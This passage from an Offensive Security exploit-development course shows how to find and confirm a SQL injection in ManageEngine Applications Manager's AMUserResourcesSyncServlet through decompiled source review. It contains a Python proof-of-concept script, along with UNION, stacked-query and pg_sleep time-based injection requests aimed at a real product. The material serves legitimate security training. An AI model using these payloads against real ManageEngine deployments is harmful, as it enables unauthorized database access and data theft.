Although detecting any type of vulnerability is not an easy task, being able to review the application source code can definitely accelerate the process. As we already discovered from the initial review, at least some components of the ManageEngine Application Manager are written in Java. Fortunately, compiled Java classes can be easily decompiled using publicly available software. But we need to first identify which Java class or classes we want to review.

By checking the contents of the *C:\Program Files (x86)\ManageEngine\AppManager12\working\WEB-INF\lib* directory, we notice that it contains a number of JAR files. If we just take a look at the names of these files, we can see that most of them are actually standard third party libraries such as *struts.jar* or *xmlsec-1.3.0.jar*. Only four JAR files in this directory appear to be native to ManageEngine. Of those four, *AdventNetAppManagerWebClient.jar* seems like a good starting candidate due to its rather self-explanatory name.

As already discussed at the beginning of the course, JAR files contain compiled Java classes and to recover the original Java source code from them we can make use of the *JD-GUI* decompiler.




Figure 100: Decompiled AdventNetAppManagerWebClient.jar file

[49] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Java_servlet

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Once we decompile our chosen JAR file, we notice that this is a rather substantial collection of Java classes. This means that we need to develop a methodology to make any sort of meaningful progress in our source code review.

Before we do that, it is worth mentioning that, while *JD-GUI* is certainly an excellent decompiler, its search capabilities are not exactly the best. A better tool for this task would be Notepad++ which is already installed on our VM and could help us navigate this code base in a much easier way. In order to do that however, we first need to save the decompiled source code into human-readable *.java* files. *JD-GUI* allows us to do that via the *File > Save All Sources* menu.




Figure 101: Extracting decompiled Java classes

In Figure 101, we see that the extracted Java classes are saved in a compressed file. At this point, all we have left to do is decompress it and inspect the extracted files in Notepad++.

5.2.4 Analyzing the Source Code

Now that we have our tooling in place, it is time to actually start looking at the source code and trying to identify any vulnerabilities we could exploit. In a situation like this, we know that the target application is interacting with a database, so a natural instinct is to start reviewing all query strings we can find in the code. More specifically, we would try to identify all instances in which unsanitized user input could find its way into a query string and therefore lead to a typical SQL injection.

While analyzing the code base we noticed that most query strings are assigned to a variable named *query* as shown in the listing below.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
String query = "select count(*) from Alert where SEVERITY = " + i + " and
groupname ='AppManager'";
```

Listing 122 - An example query from the source code

The query in Listing 122 is a great example we can use to build a regular expression on, which can help us find the vast majority of the specific type of queries we are interested in. Specifically, it contains a couple of key strings we want to look for, namely “query” and “select”, and also uses string concatenation using the “+” operator.

Notepad++ allows us to perform searches using regular expressions and the one we will start with looks like the following:

```
^.*?query.*?select.*?
```

Listing 123 - Regular expression used to search for SELECT queries

If you are not familiar with regular expressions, we strongly suggest you spend some time learning them as they can be a very useful tool in the vulnerability discovery process. For now, just know that the expression from Listing 123 basically says:

- Look for any line that contains any number of alphanumeric characters at the beginning.
- Which is followed by the string QUERY
- Which is followed by any number of alphanumeric characters
- Which is followed by the string SELECT
- Which is followed by any number of alphanumeric characters

While this may sound complicated, it really is not.

Before we execute this search, we need to make sure that the *Regular Expression* option is checked in the Notepad++ search dialog and that the Directory text box is pointing to the directory on our desktop that contains the extracted Java source code file (Figure 102).




Figure 102: Searching for SELECT queries

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

As we can see in Figure 102, this does not seem to narrow our area of focus much, since we find almost 5000 instances of *SELECT* queries in this JAR file alone. We may want to find a better way to search in order to reduce the number of instances we need to review. Keep in mind that there is nothing wrong with using the approach described above; however, we usually prefer to find a more reasonable starting point for the source code review.

Another approach when reviewing a web application is to start from the front-end user interface implementation and take a look at the HTTP request handlers first.

With that in mind, it is important to know that in a typical Java servlet, we can easily identify the HTTP request handler functions that handle each HTTP request type due to their constant and unique names.

These methods are named as follows:

- *doGet*
- *doPost*
- *doPut*
- *doDelete*
- *doCopy*
- *doOptions*

Since we already mentioned that we like to stay as close as possible to the entry points of user input into the application during the beginning stages of our source code audits, searching for all *doGet* and *doPost* function implementations seems like a good option.




Figure 103: Locating all doGet() function implementations

In the case of *doGet*, we only find 87 instances of the function implementation, which is a much more reasonable starting point.

With a much smaller attack surface to review, we can start looking at every instance of the *doGet* implementation that processes user input before using it in a SQL query. This includes tracing user-input values through subsequent function calls that originated in the *doGet* functions as well.

After spending some time using this methodology, we arrived at the *doGet* implementation of the *AMUserResourcesSyncServlet* class.

Typically, the *doPost* and *doGet* functions expect two parameters as shown in the listing below:

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
protected void doGet(HttpServletRequest req,
                     HttpServletResponse resp)
```

Listing 124 - Example of a servlet HTTP request handler method

The first parameter is an *HttpServletRequest*[50] object that contains the request a client has made to the web application, and the second one is an *HttpServletResponse*[51] object that contains a response the servlet will send to the client after the request is processed.

From the attacker point of view, we are particularly interested in the *HttpServletRequest* object, since that is what we can control. More specifically, we are interested in the servlet code that extracts HTTP request parameters through the *getParameter* or *getParameterValues* methods.[52]

Now that we are familiar with how HTTP requests are processed in a Java servlet, let's dive straight into the *doPost* and *doGet* methods in the *AMUserResourcesSyncServlet* class:

```
18: public class AMUserResourcesSyncServlet
19:   extends HttpServlet
20: {
21:   public void doPost(HttpServletRequest request, HttpServletResponse response)
22:     throws ServletException, IOException
23:   {
24:     doGet(request, response);
25:   }
26:
27:   public void doGet(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException
28:   {
29:     response.setContentType("text/html; charset=UTF-8");
30:     PrintWriter out = response.getWriter();
31:     String isSyncConfigtoUserMap = request.getParameter("isSyncConfigtoUserMap");
32:     if ((isSyncConfigtoUserMap != null) && ("true".equals(isSyncConfigtoUserMap)))
33:     {
34:       fetchAllConfigToUserMappingForMAS(out);
35:       return;
36:     }
37:     String masRange = request.getParameter("ForMasRange");
38:     String userId = request.getParameter("userId");
39:     String chkRestrictedRole = request.getParameter("chkRestrictedRole");
40:     AMLog.debug("[AMUserResourcesSyncServlet::(doGet)] masRange : " + masRange +
", userId : " + userId + " , chkRestrictedRole : " + chkRestrictedRole);
41:
42:     if ((chkRestrictedRole != null) && ("true".equals(chkRestrictedRole)))
43:     {
44:       boolean isRestricted = RestrictedUsersViewUtil.isRestrictedRole(userId);
45:       out.println(isRestricted);
46:
47:
48:     }
49:     else if (masRange != null)
       {
```

[50] (Oracle, 2015), https://docs.oracle.com/javaee/7/api/javax/servlet/http/HttpServletRequest.html

[51] (Oracle, 2015), https://docs.oracle.com/javaee/7/api/javax/servlet/http/HttpServletResponse.html

[52] (Oracle, 2015), https://docs.oracle.com/javaee/7/api/javax/servlet/ServletRequest.html#getParameter-java.lang.String

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
50:       if ((userId != null) && (!"".equals(userId))) {
52:         fetchUserResourcesofMASForUserId(userId, masRange, out);
          } else {
56:         fetchAllUserResourcesForMAS(masRange, out);
57:       }
58:     }
```

Listing 125 - The source code listing of the doPost/doGet methods in the AMUserResourcesSyncServlet servlet

First of all, in Listing 125 we can see that the *doPost* method simply redirects to the *doGet*. In servlet implementations this practice where multiple HTTP verbs are handled by a single method is quite common.

In the *doGet* function, we can see on lines 31, 37, 38, and 39 that four different user-controlled parameters are retrieved from the HTTP request: *isSyncConfigtoUserMap, ForMasRange, userId*, and *chkRestrictedRole*.

While we are in *JD-GUI*, we can make use of syntax highlighting. Any time we double-click a variable, *JD-GUI* will highlight all instances where that variable is used. If we try this feature on the *userId* variable we can see that, besides being used in the *doGet* function, *userId* is also used to build a *SELECT* query within the *fetchUserResourcesofMASForUserId* function (Figure 104).

Figure 104: Syntax-tracing of the userId variable

Let's have a look at the *fetchUserResourcesofMASForUserId* implementation.

```
66:   public void fetchUserResourcesofMASForUserId(String userId, String masRange,
PrintWriter out)
67:   {
68:     int stRange = Integer.parseInt(masRange);
69:     int endRange = stRange + EnterpriseUtil.RANGE;
70:     String qry = "select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where
USERID=" + userId + " and RESOURCEID >" + stRange + " and RESOURCEID < " + endRange;
71:     AMLog.debug("[AMUserResourcesSyncServlet::(fetchUserResourcesofMASForUserId)] qry
: " + qry);
72:
73:     ResultSet rs = null;
74:     try
75:     {
76:       rs = AMConnectionPool.executeQueryStmt(qry);
77:       while (rs.next())
```

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
78:         {
79:           String resId = rs.getString(1);
80:           out.println(resId);
81:         }
82:       }
83:       catch (Exception ex)
84:       {
85:         ex.printStackTrace();
86:       }
87:       finally
88:       {
89:         AMConnectionPool.closeStatement(rs);
90:       }
91:     }
```

Listing 126 - The fetchUserResourcesofMASForUserId method

In the previous listing we can see (line 70) that the *userId* variable is concatenated into the query string that is executed at line 76. This certainly looks like a SQL injection vulnerability!

If we double-click on the *fetchUserResourcesofMASForUserId* function name in JD-GUI, we can also see that it is being called from the *doGet* function we started with on line 52 (Listing 125). Let's see how we can arrive there and check if any sanitization is taking place.

To do so, we need to concern ourselves with the first and second *if* statements, on lines 32 and 42 respectively (Listing 125). Specifically, if they evaluate to TRUE, we would not be able to reach the *else if* on line 49 (Listing 125), which is what we are trying to do. We'll get to this shortly.

If we look at the aforementioned *if* statements, it is clear that we should be able to control the results of those statement evaluations as they depend on values that can be passed in a HTTP request. The key word here is "can." Notice that in both cases, the first check is whether the respective variables are *null*. This means we simply have to make sure that in our future requests, those parameters are not set and we should fall through to our target statement.

Speaking of which, the *else if* statement checks for the presence of the *masRange* variable (line 49 Listing 125) and only moves on to the next *if* statement if the variable exists. Therefore, we need to make sure that our request has the *ForMasRange* parameter set (line 37 Listing 125).

Finally, we arrive at the last *if* statement, which follows the same pattern: check for the presence of the *userId* variable (line 50 Listing 125) and make sure it is not an empty string.

We have gone through this entire analysis to conclude that we should be able to reach the *fetchUserResourcesofMASForUserId()* function call without any sanitization of the *userId* variable.

Furthermore, a quick look at Listing 126 shows that our variable is not sanitized within *fetchUserResourcesofMASForUserId* either, which means that we do indeed appear to have a valid SQL injection vulnerability on our hands.

5.2.5 Enabling Database Logging

Before we continue, let's enable database logging. This can save us a lot of time while debugging applications, especially when we are dealing with possible SQL injection vulnerabilities. Although we already know what the query is, we need to see if any of our characters are transformed before they arrive at the database level.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Since ManageEngine uses *PostgreSQL* as a back end database, we will need to edit its configuration file in order to enable any logging feature. In our virtual machine, the *postgresql.conf* file is located at the following path: *C:\Program Files (x86)\ManageEngine\AppManager12\working\pgsql\data\amdb\postgresql.conf*

In order to instruct the database to log all SQL queries we'll change the *postgresql.conf* *log_statement* setting to *'all'* as shown in the listing below.

```
log_statement = 'all'                   # none, ddl, mod, all
```

Listing 127 - Modifying the postgresql.conf file to enable query logging

After changing the log file, we will need to restart the ManageEngine Applications Manager service to apply the new settings. We can do this by launching *services.msc* from the *Run* command window and finding the ManageEngine Applications Manager service (Figure 105).




Figure 105: Restarting the ManageEngine Applications Manager service

Once the service is restarted, we will be able to see failed queries in log files, beginning with *swissql*, in the following directory:

```
C:\Program Files (x86)\ManageEngine\AppManager12\working\pgsql\data\amdb\pgsql_log\
```

Listing 128 - PostgreSQL log directory

For the duration of our exploit development, we will need to be able to execute SQL queries directly against the database for debugging purposes.

One of the ways to do that is by using the *pgAdmin* software, which is installed on the ManageEngine virtual machine. This is a front end for PostgreSQL, the database used by the target application.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 106: pgAdmin front end

To run SQL queries against the *pg_catalog* database, load up pgAdmin and connect to the local ManageEngine server instance.

Please refer to your course material in order to find the appropriate database credentials.

In pgAdmin, we can execute any SQL statement through the *Query Tool* as shown in Figure 107 and Figure 108.




Figure 107: Using the pgAdmin Query Tool

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 108: Executing a SQL query through the Query Tool

Alternatively, if you are more comfortable using the command line utility *psql.exe*, you can use that as well. Please note that the ManageEngine server instance is configured to listen on port 15432.




Figure 109: Using psql.exe to interact with the database

5.2.6 Triggering the Vulnerability

When available, analyzing the source code greatly accelerates vulnerability discovery and our understanding of any possible restrictions. Nevertheless, at some point we must trigger the vulnerability to make further progress. In order to do so, we need a URL to start crafting our request.

From the servlet mapping initially discovered in the *web.xml* file, we know that the URL we need to use to reach the vulnerable code is as follows:

```
<servlet-mapping>
    <servlet-name>AMUserResourcesSyncServlet</servlet-name> <url-
    pattern>/servlet/AMUserResourcesSyncServlet</url-pattern>
</servlet-mapping>
```

Listing 129 - The servlet mapping

```
<servlet>
    <servlet-name>AMUserResourcesSyncServlet</servlet-
    name> <servlet-
class>com.adventnet.appmanager.servlets.comm.AMUserResourcesSyncServlet</servlet-
class>
</servlet>
```

Listing 130 - The mapping location

Remember that during our analysis, we established that to reach the vulnerable SQL query, we only require two parameters in our request, namely *ForMasRange* and *userId*.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Putting all the information together, our initial request will look like this:

```
GET /servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1; HTTP/1.1
Host: manageengine:8443
```

Listing 131 - Triggering the vulnerability

Notice that the request above performs a basic injection using a semicolon. The reason for this is because we already know what the vulnerable query looks like (Listing 132) and we know that it does not contain any quoted strings. Therefore, trying to simply terminate the query with a semicolon at the injection point should work well.

```
String qry = "select distinct(RESOURCEID) from
AM_USERRESOURCESTABLE where USERID=" + userId + " and RESOURCEID >"
+ stRange + " and RESOURCEID < " + endRange;
```

Listing 132 - The SQL query taken from the code. Notice how there are no quotes that need to be escaped.

```
import sys
import requests
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def main():
    if len(sys.argv) != 2:
        print "(+) usage %s <target>" % sys.argv[0]
        print "(+) eg: %s target" % sys.argv[0]
        sys.exit(1)

    t = sys.argv[1]

    sqli = ";"

    r = requests.get('https://%s:8443/servlet/AMUserResourcesSyncServlet' % t,
                     params='ForMasRange=1&userId=1%s' % sqli, verify=False)
    print r.text
    print r.headers

if __name__ == '__main__':
    main()
```

Listing 133 - Sample proof-of-concept to trigger the vulnerability

When we send our trigger request through Burp or a simple Python script (Listing 133), we get a response that is not very verbose. As a matter of fact, it is virtually empty as indicated by the *Content-Length* of 0.

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID_APM_9090=5A0EF105FBA016EA342E8B6F20B8FB63;
Path=/; Secure; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Length: 0
Date: Sat, 26 Nov 2016 08:57:40 GMT
```

Listing 134 - The HTTP response from the SQL Injection GET request

This is worth noting because in the case of a black box test, we would almost have no way of knowing that an SQL injection vulnerability even exists. The HTTP server does not pass through

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

any kind of verbose errors, any POST body changes, or 500 status codes. In other words, at first glance everything seems okay.

Yet, when we look into the previously mentioned log file located in the *C:\Program Files (x86)\ManageEngine\AppManager12\working\pgsql\data\amdb\pgsql_log* directory, we see an error message that is clearly indicative of an SQL injection:

```
[ 2018-04-21 04:33:39.928 GMT ]:LOG: execute <unnamed>: select distinct(RESOURCEID)
from AM_USERRESOURCESTABLE where USERID=1
[ 2018-04-21 04:33:39.929 GMT ]:ERROR: syntax error at or near "and" at character 2
[ 2018-04-21 04:33:39.929 GMT ]:STATEMENT: and RESOURCEID >1 and RESOURCEID <
10000001
```

Listing 135 - The injected ";" character breaks The SQL query confirming the presence of a vulnerability

Before we continue we need to provide a little but more detail about this particular vulnerability. In a brand new installation of our target web application, the data table that is used in the vulnerable query (*AM_USERRESOURCESTABLE*) does not contain any data. When this is true, it can lead to misleading or incomplete results if we only try injecting trivial payloads. Let's see why that is.

If we pay close attention, we can see that we have a few options for the type of payload we can inject. One approach would be to use a UNION query and extract data directly from the database. However, we need to be mindful of the fact that the *RESOURCEID* column that the original query is referencing, is defined as a *BIGINT* datatype. In other words, we could only extract arbitrary data when it is of the same data type.

```
select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where USERID=1 UNION SELECT 1
```

Listing 136 - A simple UNION injection payload

Another option is to use a *UNION* query with a boolean-based blind injection. Similar to what we have already seen in ATutor, we could construct the injected queries to ask a series of *TRUE* and *FALSE* questions and infer the data we are trying to extract in that fashion.

```
select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where USERID=1 UNION SELECT
CASE WHEN (SELECT 1)=1 THEN 1 ELSE 0 END
```

Listing 137 - An injection payload using UNION and a boolean conditional statement

The reason why we are not considering this approach is because one of the great things about Postgres SQL-injection attacks is that they allow an attacker to perform stacked queries. This means that we can use a query terminator character in our payload, as we saw in Listing 131, and inject a completely new query into the original vulnerable query string. This makes exploitation much easier since neither the injection point nor the payload are limited by the nature of the vulnerable query.

The downside with stacked queries is that they return multiple result sets. This can break the logic of the application and with it the ability to exfiltrate data with a boolean blind-based attack. Unfortunately, this is exactly what happens with our ManageEngine application. An example error message from the application logs (*C:\Program Files (x86)\ManageEngine\AppManager12\logs\stdout.txt*) when using stacked queries can be seen below.

```
[30 Nov 2018 07:40:23:556] SYS_OUT: AMConnectionPool : Error while executing query
select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where USERID=1;SELECT (CASE
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
WHEN (1=1) THEN 1 ELSE 0 END)-- and RESOURCEID >1 and RESOURCEID < 10000001. Error
Message : Multiple ResultSets were returned by the query.
```

Listing 138 - Using stacked queries with boolean-based payloads results in the breakdown of application logic

In order to solve this problem and still be able to use the flexibility of stacked queries, we have to resort to time-based blind injection payloads.

In the case of PostgreSQL, to confirm the blind injection we would use the *pg_sleep* function, as shown in the listing below.

```
GET /servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;
select+pg_sleep(10); HTTP/1.1
Host: manageengine:8443
```

Listing 139 - Causing the database to sleep for 10 seconds before returning

Note that the plus sign between *select* and *pg_sleep* will be interpreted as a space. This could also be substituted with the "%20" characters, which are the URL-encoded equivalent of a space.

Now that we have verified our ability to execute stacked queries along with time-based blind injection, we can continue our exploit development.

5.2.6.1 Exercises

1. Improve the regex used earlier to locate all the *SELECT* SQL queries in the code base in order to limit the results to only those which include string concatenation and a *WHERE* clause.
2. Recreate the *pg_sleep* injection as described in the previous section.
3. Experiment with different payloads and try to discover if there are any character limitations for the injected payloads.

5.3 How Houdini Escapes

As we previously stated, our ability to use stacked queries in the payload is very powerful. However, after testing various payloads, specifically those that include quoted strings, we noticed something strange. Let's take a look at the following simple example in which we inject a single quote in the query:

```
GET /servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1' HTTP/1.1
Host: manageengine:8443
```

Listing 140 - Sending an SQL Injection payload that contains a single quote

Looking at the log file we see the following error:

```
[ 2018-04-21 04:42:58.221 GMT ]:ERROR: operator does not exist: integer &# integer at
character 73
[ 2018-04-21 04:42:58.221 GMT ]:HINT: No operator matches the given name and argument
